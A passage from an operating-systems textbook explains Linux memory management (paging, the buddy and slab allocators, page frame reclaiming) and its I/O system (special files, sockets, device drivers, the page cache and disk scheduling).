


Figure 10-15. Linux main memory representation.

First of all, Linux maintains an array of **page descriptors**, of type *page* one for each physical page frame in the system, called *mem_map*. Each page descriptor contains a pointer to the address space that it belongs to, in case the page is not free, a pair of pointers which allow it to form doubly linked lists with other descriptors, for instance to keep together all free page frames, and a few other fields. In Fig. 10-15 the page descriptor for page 150 contains a mapping to the address space the page belongs to. Pages 70, 80, and 200 are free, and they are linked together. The size of the page descriptor is 32 bytes, therefore the entire mem_map can consume less than 1% of the physical memory (for a page frame of 4 KB).

Since the physical memory is divided into zones, for each zone Linux maintains a *zone descriptor*. The zone descriptor contains information about the memory utilization within each zone, such as number of active or inactive pages, low and high watermarks to be used by the page-replacement algorithm described later in this chapter, as well as many other fields.

In addition, a zone descriptor contains an array of free areas. The *i*th element in this array identifies the first page descriptor of the first block of 2^i free pages. Since there may be more than one blocks of 2^i free pages, Linux uses the pair of page-descriptor pointers in each page element to link these together. This information is used in the memory-allocation operations. In Fig. 10-15 free_area[0], which identifies all free areas of main memory consisting of only one page frame (since 2^0 is one), points to page 70, the first of the three free areas. The other free blocks of size one can be reached through the links in each of the page descriptors.

Finally, since Linux is portable to NUMA architectures (where different memory addresses have different access times), in order to differentiate between physical memory on different nodes (and avoid allocating data structures across nodes), a *node descriptor* is used. Each node descriptor contains information about the memory usage and zones on that particular node. On UMA platforms, Linux describes all memory via one node descriptor. The first few bits within each page descriptor are used to identify the node and the zone that the page frame belongs to.

In order for the paging mechanism to be efficient on both 32- and 64-bit architectures, Linux makes use of a four-level paging scheme. A three-level paging scheme, originally put into the system for the Alpha, was expanded after Linux 2.6.10, and as of version 2.6.11 a four-level paging scheme is used. Each virtual address is broken up into five fields, as shown in Fig. 10-16. The directory fields are used as an index into the appropriate page directory, of which there is a private one for each process. The value found is a pointer to one of the next-level directories, which are again indexed by a field from the virtual address. The selected entry in the middle page directory points to the final page table, which is indexed by the page field of the virtual address. The entry found here points to the page needed. On the Pentium, which uses two-level paging, each page's upper and middle directories have only one entry, so the global directory entry effectively chooses the page table to use. Similarly, three-level paging can be used when needed, by setting the size of the upper page directory field to zero.




Figure 10-16. Linux uses four-level page tables.

Physical memory is used for various purposes. The kernel itself is fully hardwired; no part of it is ever paged out. The rest of memory is available for user pages, the paging cache, and other purposes. The page cache holds pages containing file blocks that have recently been read or have been read in advance in expectation of being used in the near future, or pages of file blocks which need to be written to disk, such as those which have been created from user-mode processes which have been swapped out to disk. It is dynamic in size and competes for the same pool of pages as the user processes. The paging cache is not really a separate cache, but simply the set of user pages that are no longer needed and are waiting around to be paged out. If a page in the paging cache is reused before it is evicted from memory, it can be reclaimed quickly.

In addition, Linux supports dynamically loaded modules, most commonly device drivers. These can be of arbitrary size and each one must be allocated a contiguous piece of kernel memory. As a direct consequence of these requirements, Linux manages physical memory in such a way that it can acquire an arbitrary-sized piece of memory at will. The algorithm it uses is known as the buddy algorithm and is described below.

Memory-Allocation Mechanisms

Linux supports several mechanisms for memory allocation. The main mechanism for allocating new page frames of physical memory is the **page allocator**, which operates using the well-known **buddy algorithm**.

The basic idea for managing a chunk of memory is as follows. Initially memory consists of a single contiguous piece, 64 pages in the simple example of Fig. 10-17(a). When a request for memory comes in, it is first rounded up to a power of 2, say eight pages. The full memory chunk is then divided in half, as shown in (b). Since each of these pieces is still too large, the lower piece is divided in half again (c) and again (d). Now we have a chunk of the correct size, so it is allocated to the caller, as shown shaded in (d).




Figure 10-17. Operation of the buddy algorithm.

Now suppose that a second request comes in for eight pages. This can be satisfied directly now (e). At this point a third request comes in for four pages. The smallest available chunk is split (f) and half of it is claimed (g). Next, the second of the 8-page chunks is released (h). Finally, the other eight-page chunk is released. Since the two adjacent just-freed eight-page chunks came from the same 16-page chunk, they are merged to get the 16-page chunk back (i).

Linux manages memory using the buddy algorithm, with the additional feature of having an array in which the first element is the head of a list of blocks of size 1 unit, the second element is the head of a list of blocks of size 2 units, the next element points to the 4-unit blocks, and so on. In this way, any power-of-2 block can be found quickly.

This algorithm leads to considerable internal fragmentation because if you want a 65-page chunk, you have to ask for and get a 128-page chunk.

To alleviate this problem, Linux has a second memory allocation, the **slab allocator**, which takes chunks using the buddy algorithm but then carves slabs (smaller units) from them and manages the smaller units separately.

Since the kernel frequently creates and destroys objects of certain type (e.g., *task_struct*), it relies on so-called **object caches**. These caches consist of pointers to one or more slab which can store a number of objects of the same type. Each of the slabs may be full, partially full, or empty.

For instance, when the kernel needs to allocate a new process descriptor, that is, a new *task_struct*, it looks in the object cache for task structures, and first tries to find a partially full slab and allocate a new *task_struct* object there. If no such

slab is available, it looks through the list of empty slabs. Finally, if necessary, it will allocate a new slab, place the new task structure there, and link this slab with the task-structure object cache. The kmalloc kernel service, which allocates physically contiguous memory regions in the kernel address space, is in fact built on top of the slab and object cache interface described here.

A third memory allocator, vmalloc, is also available and is used when the requested memory need be contiguous only in virtual space, not in physical memory. In practice, this is true for most of the requested memory. One exception consists of devices, which live on the other side of the memory bus and the memory management unit, and therefore do not understand virtual addresses. However, the use of vmalloc results in some performance degradation, and it is used primarily for allocating large amounts of contiguous virtual address space, such as for dynamically inserting kernel modules. All these memory allocators are derived from those in System V.

Virtual Address-Space Representation

The virtual address space is divided into homogeneous, contiguous, page-aligned areas or regions. That is to say, each area consists of a run of consecutive pages with the same protection and paging properties. The text segment and mapped files are examples of areas (see Fig. 10-13). There can be holes in the virtual address space between the areas. Any memory reference to a hole results in a fatal page fault. The page size is fixed, for example, 4 KB for the Pentium and 8 KB for the Alpha. Starting with the Pentium, support for page frames of 4 MB was added. On recent 64-bit architectures, Linux can support **huge pages** of 2 MB or 1 GB each. In addition, in a **PAE** (**Physical Address Extension**) mode, which is used on certain 32-bit architectures to increase the process address space beyond 4 GB, page sizes of 2 MB are supported.

Each area is described in the kernel by a *vm_area_struct* entry. All the *vm_area_struct*s for a process are linked together in a list sorted on virtual address so that all the pages can be found. When the list gets too long (more than 32 entries), a tree is created to speed up searching it. The *vm_area_struct* entry lists the area's properties. These properties include the protection mode (e.g., read only or read/write), whether it is pinned in memory (not pageable), and which direction it grows in (up for data segments, down for stacks).

The *vm_area_struct* also records whether the area is private to the process or shared with one or more other processes. After a fork, Linux makes a copy of the area list for the child process, but sets up the parent and child to point to the same page tables. The areas are marked as read/write, but the pages themselves are marked as read only. If either process tries to write on a page, a protection fault occurs and the kernel sees that the area is logically writable but the page is not writeable, so it gives the process a copy of the page and marks it read/write. This mechanism is how copy on write is implemented.

The *vm_area_struct* also records whether the area has backing storage on disk assigned, and if so, where. Text segments use the executable binary as backing storage and memory-mapped files use the disk file as backing storage. Other areas, such as the stack, do not have backing storage assigned until they have to be paged out.

A top-level memory descriptor, *mm_struct*, gathers information about all virtual-memory areas belonging to an address space, information about the different segments (text, data, stack), about users sharing this address space, and so on. All *vm_area_struct* elements of an address space can be accessed through their memory descriptor in two ways. First, they are organized in linked lists ordered by virtual-memory addresses. This way is useful when all virtual-memory areas need to be accessed, or when the kernel is searching to allocated a virtual-memory region of a specific size. In addition, the *vm_area_struct* entries are organized in a binary "red-black" tree, a data structure optimized for fast lookups. This method is used when a specific virtual memory needs to be accessed. By enabling access to elements of the process address space via these two methods, Linux uses more state per process, but allows different kernel operations to use the access method which is more efficient for the task at hand.

10.4.4 Paging in Linux

Early UNIX systems relied on a **swapper process** to move entire processes between memory and disk whenever not all active processes could fit in the physical memory. Linux, like other modern UNIX versions, no longer moves entire processes. The main memory management unit is a page, and almost all memory-management components operate on a page granularity. The swapping subsystem also operates on page granularity and is tightly coupled with the **page frame reclaiming algorithm**, described later in this section.

The basic idea behind paging in Linux is simple: a process need not be entirely in memory in order to run. All that is actually required is the user structure and the page tables. If these are swapped in, the process is deemed "in memory" and can be scheduled to run. The pages of the text, data, and stack segments are brought in dynamically, one at a time, as they are referenced. If the user structure and page table are not in memory, the process cannot be run until the swapper brings them in.

Paging is implemented partly by the kernel and partly by a new process called the **page daemon**. The page daemon is process 2 (process 0 is the idle process—traditionally called the swapper—and process 1 is *init*, as shown in Fig. 10-11). Like all daemons, the page daemon runs periodically. Once awake, it looks around to see if there is any work to do. If it sees that the number of pages on the list of free memory pages is too low, it starts freeing up more pages.

Linux is a fully demand-paged system with no prepaging and no working-set concept (although there is a call in which a user can give a hint that a certain page

may be needed soon, in the hope it will be there when needed). Text segments and mapped files are paged to their respective files on disk. Everything else is paged to either the paging partition (if present) or one of the fixed-length paging files, called the **swap area**. Paging files can be added and removed dynamically and each one has a priority. Paging to a separate partition, accessed as a raw device, is more efficient than paging to a file for several reasons. First, the mapping between file blocks and disk blocks is not needed (saves disk I/O reading indirect blocks). Second, the physical writes can be of any size, not just the file block size. Third, a page is always written contiguously to disk; with a paging file, it may or may not be.

Pages are not allocated on the paging device or partition until they are needed. Each device and file starts with a bitmap telling which pages are free. When a page without backing store has to be tossed out of memory, the highest-priority paging partition or file that still has space is chosen and a page allocated on it. Normally, the paging partition, if present, has higher priority than any paging file. The page table is updated to reflect that the page is no longer present in memory (e.g., the page-not-present bit is set) and the disk location is written into the page-table entry.

The Page Replacement Algorithm

Page replacement works as follows. Linux tries to keep some pages free so that they can be claimed as needed. Of course, this pool must be continually replenished. The **PFRA** (**Page Frame Reclaiming Algorithm**) algorithm is how this happens.

First of all, Linux distinguishes between four different types of pages: *unreclaimable*, *swappable*, *syncable*, and *discardable*. Unreclaimable pages, which include reserved or locked pages, kernel mode stacks, and the like, may not be paged out. Swappable pages must be written back to the swap area or the paging disk partition before the page can be reclaimed. Syncable pages must be written back to disk if they have been marked as dirty. Finally, discardable pages can be reclaimed immediately.

At boot time, *init* starts up a page daemon, *kswapd*, for each memory node, and configures them to run periodically. Each time *kswapd* awakens, it checks to see if there are enough free pages available, by comparing the low and high watermarks with the current memory usage for each memory zone. If there is enough memory, it goes back to sleep, although it can be awakened early if more pages are suddenly needed. If the available memory for any of the zones ever falls below a threshold, *kswapd* initiates the page frame reclaiming algorithm. During each run, only a certain target number of pages is reclaimed, typically a maximum of 32. This number is limited to control the I/O pressure (the number of disk writes created during the PFRA operations). Both the number of reclaimed pages and the total number of scanned pages are configurable parameters.

Each time PFRA executes, it first tries to reclaim easy pages, then proceeds with the harder ones. Many people also grab the low-hanging fruit first. Discardable and unreferenced pages can be reclaimed immediately by moving them onto the zone's freelist. Next it looks for pages with backing store which have not been referenced recently, using a clock-like algorithm. Following are shared pages that none of the users seems to be using much. The challenge with shared pages is that, if a page entry is reclaimed, the page tables of all address spaces originally sharing that page must be updated in a synchronous manner. Linux maintains efficient tree-like data structures to easily find all users of a shared page. Ordinary user pages are searched next, and if chosen to be evicted, they must be scheduled for write in the swap area. The **swappiness** of the system, that is, the ratio of pages with backing store vs. pages which need to be swapped out selected during PFRA, is a tunable parameter of the algorithm. Finally, if a page is invalid, absent from memory, shared, locked in memory, or being used for DMA, it is skipped.

PFRA uses a clock-like algorithm to select old pages for eviction within a certain category. At the core of this algorithm is a loop which scans through each zone's active and inactive lists, trying to reclaim different kinds of pages, with different urgencies. The urgency value is passed as a parameter telling the procedure how much effort to expend to reclaim some pages. Usually, this means how many pages to inspect before giving up.

During PFRA, pages are moved between the active and inactive list in the manner described in Fig. 10-18. To maintain some heuristics and try to find pages which have not been referenced and are unlikely to be needed in the near future, PFRA maintains two flags per page: active/inactive, and referenced or not. These two flags encode four states, as shown in Fig. 10-18. During the first scan of a set of pages, PFRA first clears their reference bits. If during the second run over the page it is determined that it has been referenced, it is advanced to another state, from which it is less likely to be reclaimed. Otherwise, the page is moved to a state from where it is more likely to be evicted.

Pages on the inactive list, which have not been referenced since the last time they were inspected, are the best candidates for eviction. They are pages with both *PG_active* and *PG_referenced* set to zero in Fig. 10-18. However, if necessary, pages may be reclaimed even if they are in some of the other states. The *refill* arrows in Fig. 10-18 illustrate this fact.

The reason PRFA maintains pages in the inactive list although they might have been referenced is to prevent situations such as the following. Consider a process which makes periodic accesses to different pages, with a 1-hour period. A page accessed since the last loop will have its reference flag set. However, since it will not be needed again for the next hour, there is no reason not to consider it as a candidate for reclamation.

One aspect of the memory-management system that we have not yet mentioned is a second daemon, *pdflush*, actually a set of background daemon threads. The *pdflush* threads either (1) wake up periodically, typically every 500 msec, to write




Figure 10-18. Page states considered in the page-frame replacement algorithm.

back to disk very old dirty pages, or (2) are explicitly awakened by the kernel when available memory levels fall below a certain threshold, to write back dirty pages from the page cache to disk. In **laptop mode**, in order to conserve battery life, dirty pages are written to disk whenever *pdflush* threads wake up. Dirty pages may also be written out to disk on explicit requests for synchronization, via systems calls such as sync, fsync, or fdatasync. Older Linux versions used two separate daemons: *kupdate*, for old-page write back, and *bdflush*, for page write back under low memory conditions. In the 2.4 kernel this functionality was integrated in the *pdflush* threads. The choice of multiple threads was made in order to hide long disk latencies.

10.5 INPUT/OUTPUT IN LINUX

The I/O system in Linux is fairly straightforward and the same as in other UNICES. Basically, all I/O devices are made to look like files and are accessed as such with the same read and write system calls that are used to access all ordinary files. In some cases, device parameters must be set, and this is done using a special system call. We will study these issues in the following sections.

10.5.1 Fundamental Concepts

Like all computers, those running Linux have I/O devices such as disks, printers, and networks connected to them. Some way is needed to allow programs to access these devices. Although various solutions are possible, the Linux one is to integrate the devices into the file system as what are called **special files**. Each I/O

device is assigned a path name, usually in */dev*. For example, a disk might be */dev/hd1*, a printer might be */dev/lp*, and the network might be */dev/net*.

These special files can be accessed the same way as any other files. No special commands or system calls are needed. The usual open, read, and write system calls will do just fine. For example, the command

```
cp file /dev/lp
```

copies the *file* to printer, causing it to be printed (assuming that the user has permission to access */dev/lp*). Programs can open, read, and write special files exactly the same way as they do regular files. In fact, *cp* in the above example is not even aware that it is printing. In this way, no special mechanism is needed for doing I/O.

Special files are divided into two categories, block and character. A **block special file** is one consisting of a sequence of numbered blocks. The key property of the block special file is that each block can be individually addressed and accessed. In other words, a program can open a block special file and read, say, block 124 without first having to read blocks 0 to 123. Block special files are typically used for disks.

Character special files are normally used for devices that input or output a character stream. Keyboards, printers, networks, mice, plotters, and most other I/O devices that accept or produce data for people use character special files. It is not possible (or even meaningful) to seek to block 124 on a mouse.

Associated with each special file is a device driver that handles the corresponding device. Each driver has what is called a **major device** number that serves to identify it. If a driver supports multiple devices, say, two disks of the same type, each disk has a **minor device** number that identifies it. Together, the major and minor device numbers uniquely specify every I/O device. In few cases, a single driver handles two closely related devices. For example, the driver corresponding to */dev/tty* controls both the keyboard and the screen, often thought of as a single device, the terminal.

Although most character special files cannot be randomly accessed, they often need to be controlled in ways that block special files do not. Consider, for example, input typed on the keyboard and displayed on the screen. When a user makes a typing error and wants to erase the last character typed, he presses some key. Some people prefer to use backspace, and others prefer DEL. Similarly, to erase the entire line just typed, many conventions abound. Traditionally @ was used, but with the spread of e-mail (which uses @ within e-mail address), many systems have adopted CTRL-U or some other character. Likewise, to interrupt the running program, some special key must be hit. Here, too, different people have different preferences. CTRL-C is a common choice, but it is not universal.

Rather than making a choice and forcing everyone to use it, Linux allows all these special functions and many others to be customized by the user. A special system call is generally provided for setting these options. This system call also

handles tab expansion, enabling and disabling of character echoing, conversion between carriage return and line feed, and similar items. The system call is not permitted on regular files or block special files.

10.5.2 Networking

Another example of I/O is networking, as pioneered by Berkeley UNIX and taken over by Linux more or less verbatim. The key concept in the Berkeley design is the **socket**. Sockets are analogous to mailboxes and telephone wall sockets in that they allow users to interface to the network, just as mailboxes allow people to interface to the postal system and telephone wall sockets allow them to plug in telephones and connect to the telephone system. The sockets' position is shown in Fig. 10-19.




Figure 10-19. The uses of sockets for networking.

Sockets can be created and destroyed dynamically. Creating a socket returns a file descriptor, which is needed for establishing a connection, reading data, writing data, and releasing the connection.

Each socket supports a particular type of networking, specified when the socket is created. The most common types are

1. Reliable connection-oriented byte stream.
2. Reliable connection-oriented packet stream.
3. Unreliable packet transmission.

The first socket type allows two processes on different machines to establish the equivalent of a pipe between them. Bytes are pumped in at one end and they come out in the same order at the other. The system guarantees that all bytes that are sent correctly arrive and in the same order they were sent.

The second type is rather similar to the first one, except that it preserves packet boundaries. If the sender makes five separate calls to write, each for 512 bytes, and the receiver asks for 2560 bytes, with a type 1 socket all 2560 bytes will be returned at once. With a type 2 socket, only 512 bytes will be returned. Four more calls are needed to get the rest. The third type of socket is used to give the user access to the raw network. This type is especially useful for real-time applications, and for those situations in which the user wants to implement a specialized error-handling scheme. Packets may be lost or reordered by the network. There are no guarantees, as in the first two cases. The advantage of this mode is higher performance, which sometimes outweighs reliability (e.g., for multimedia delivery, in which being fast counts for more than being right).

When a socket is created, one of the parameters specifies the protocol to be used for it. For reliable byte streams, the most popular protocol is **TCP** (**Transmission Control Protocol**). For unreliable packet-oriented transmission, **UDP** (**User Datagram Protocol**) is the usual choice. Both of these are layered on top of **IP** (**Internet Protocol**). All of these protocols originated with the U.S. Dept. of Defense's ARPANET, and now form the basis of the Internet. There is no common protocol for reliable packet streams.

Before a socket can be used for networking, it must have an address bound to it. This address can be in one of several naming domains. The most common one is the Internet naming domain, which uses 32-bit integers for naming endpoints in Version 4 and 128-bit integers in Version 6 (Version 5 was an experimental system that never made it to the major leagues).

Once sockets have been created on both the source and destination computers, a connection can be established between them (for connection-oriented communication). One party makes a listen system call on a local socket, which creates a buffer and blocks until data arrive. The other makes a connect system call, giving as parameters the file descriptor for a local socket and the address of a remote socket. If the remote party accepts the call, the system then establishes a connection between the sockets.

Once a connection has been established, it functions analogously to a pipe. A process can read and write from it using the file descriptor for its local socket. When the connection is no longer needed, it can be closed in the usual way, via the close system call.

10.5.3 Input/Output System Calls in Linux

Each I/O device in a Linux system generally has a special file associated with it. Most I/O can be done by just using the proper file, eliminating the need for special system calls. Nevertheless, sometimes there is a need for something that is device specific. Prior to POSIX most UNIX systems had a system call ioctl that performed a large number of device-specific actions on special files. Over the course of the years, it had gotten to be quite a mess. POSIX cleaned it up by splitting its

functions into separate function calls primarily for terminal devices. In Linux and modern UNIX systems, whether each one is a separate system call or they share a single system call or something else is implementation dependent.

The first four calls listed in Fig. 10-20 are used to set and get the terminal speed. Different calls are provided for input and output because some modems operate at split speed. For example, old videotex systems allowed people to access public databases with short requests from the home to the server at 75 bits/sec with replies coming back at 1200 bits/sec. This standard was adopted at a time when 1200 bits/sec both ways was too expensive for home use. Times change in the networking world. This asymmetry still persists, with some telephone companies offering inbound service at 20 Mbps and outbound service at 2 Mbps, often under the name of **ADSL** (**Asymmetric Digital Subscriber Line**).

Function call	Description
s = cfsetospeed(&termios, speed)	Set the output speed
s = cfsetispeed(&termios, speed)	Set the input speed
s = cfgetospeed(&termios, speed)	Get the output speed
s = cfgtetispeed(&termios, speed)	Get the input speed
s = tcsetattr(fd, opt, &termios)	Set the attributes
s = tcgetattr(fd, &termios)	Get the attributes

Figure 10-20. The main POSIX calls for managing the terminal.

The last two calls in the list are for setting and reading back all the special characters used for erasing characters and lines, interrupting processes, and so on. In addition, they enable and disable echoing, handle flow control, and perform other related functions. Additional I/O function calls also exist, but they are somewhat specialized, so we will not discuss them further. In addition, ioctl is still available.

10.5.4 Implementation of Input/Output in Linux

I/O in Linux is implemented by a collection of device drivers, one per device type. The function of the drivers is to isolate the rest of the system from the idiosyncracies of the hardware. By providing standard interfaces between the drivers and the rest of the operating system, most of the I/O system can be put into the machine-independent part of the kernel.

When the user accesses a special file, the file system determines the major and minor device numbers belonging to it and whether it is a block special file or a character special file. The major device number is used to index into one of two internal hash tables containing data structures for character or block devices. The structure thus located contains pointers to the procedures to call to open the device, read the device, write the device, and so on. The minor device number is passed as

a parameter. Adding a new device type to Linux means adding a new entry to one of these tables and supplying the corresponding procedures to handle the various operations on the device.

Some of the operations which may be associated with different character devices are shown in Fig. 10-21. Each row refers to a single I/O device (i.e., a single driver). The columns represent the functions that all character drivers must support. Several other functions also exist. When an operation is performed on a character special file, the system indexes into the hash table of character devices to select the proper structure, then calls the corresponding function to have the work performed. Thus each of the file operations contains a pointer to a function contained in the corresponding driver.

Device	Open	Close	Read	Write	Ioctl	Other
Null	null	null	null	null	null	...
Memory	null	null	mem_read	mem_write	null	...
Keyboard	k_open	k_close	k_read	error	k_ioctl	...
Tty	tty_open	tty_close	tty_read	tty_write	tty_ioctl	...
Printer	lp_open	lp_close	error	lp_write	lp_ioctl	...

Figure 10-21. Some of the file operations supported for typical character devices.

Each driver is split into two parts, both of which are part of the Linux kernel and both of which run in kernel mode. The top half runs in the context of the caller and interfaces to the rest of Linux. The bottom half runs in kernel context and interacts with the device. Drivers are allowed to make calls to kernel procedures for memory allocation, timer management, DMA control, and other things. The set of kernel functions that may be called is defined in a document called the **Driver-Kernel Interface**. Writing device drivers for Linux is covered in detail in Cooperstein (2009) and Corbet et al. (2009).

The I/O system is split into two major components: the handling of block special files and the handling of character special files. We will now look at each of these components in turn.

The goal of the part of the system that does I/O on block special files (e.g., disks) is to minimize the number of transfers that must be done. To accomplish this goal, Linux has a **cache** between the disk drivers and the file system, as illustrated in Fig. 10-22. Prior to the 2.2 kernel, Linux maintained completely separate page and buffer caches, so a file residing in a disk block could be cached in both caches. Newer versions of Linux have a unified cache. A *generic block layer* holds these components together, performs the necessary translations between disk sectors, blocks, buffers and pages of data, and enables the operations on them.

The cache is a table in the kernel for holding thousands of the most recently used blocks. When a block is needed from a disk for whatever reason (i-node, directory, or data), a check is first made to see if it is in the cache. If it is present in

the cache, the block is taken from there and a disk access is avoided, thereby resulting in great improvements in system performance.




Figure 10-22. The Linux I/O system showing one file system in detail.

If the block is not in the page cache, it is read from the disk into the cache and from there copied to where it is needed. Since the page cache has room for only a fixed number of blocks, the page-replacement algorithm described in the previous section is invoked.

The page cache works for writes as well as for reads. When a program writes a block, it goes to the cache, not to the disk. The *pdflush* daemon will flush the block to disk in the event the cache grows above a specified value. In addition, to avoid having blocks stay too long in the cache before being written to the disk, all dirty blocks are written to the disk every 30 seconds.

In order to reduce the latency of repetitive disk-head movements, Linux relies on an **I/O scheduler**. Its purpose is to reorder or bundle read/write requests to block devices. There are many scheduler variants, optimized for different types of workloads. The basic Linux scheduler is based on the original **Linux elevator scheduler**. The operations of the elevator scheduler can be summarized as follows: Disk operations are sorted in a doubly linked list, ordered by the address of the sector of the disk request. New requests are inserted in this list in a sorted manner. This prevents repeated costly disk-head movements. The request list is subsequently *merged* so that adjacent operations are issued via a single disk request. The basic elevator scheduler can lead to starvation. Therefore, the revised version of the Linux disk scheduler includes two additional lists, maintaining read or write operations ordered by their deadlines. The default deadlines are 0.5 sec for reads

and 5 sec for writes. If a system-defined deadline for the oldest write operation is about to expire, that write request will be serviced before any of the requests on the main doubly linked list.

In addition to regular disk files, there are also block special files, also called **raw block files**. These files allow programs to access the disk using absolute block numbers, without regard to the file system. They are most often used for things like paging and system maintenance.

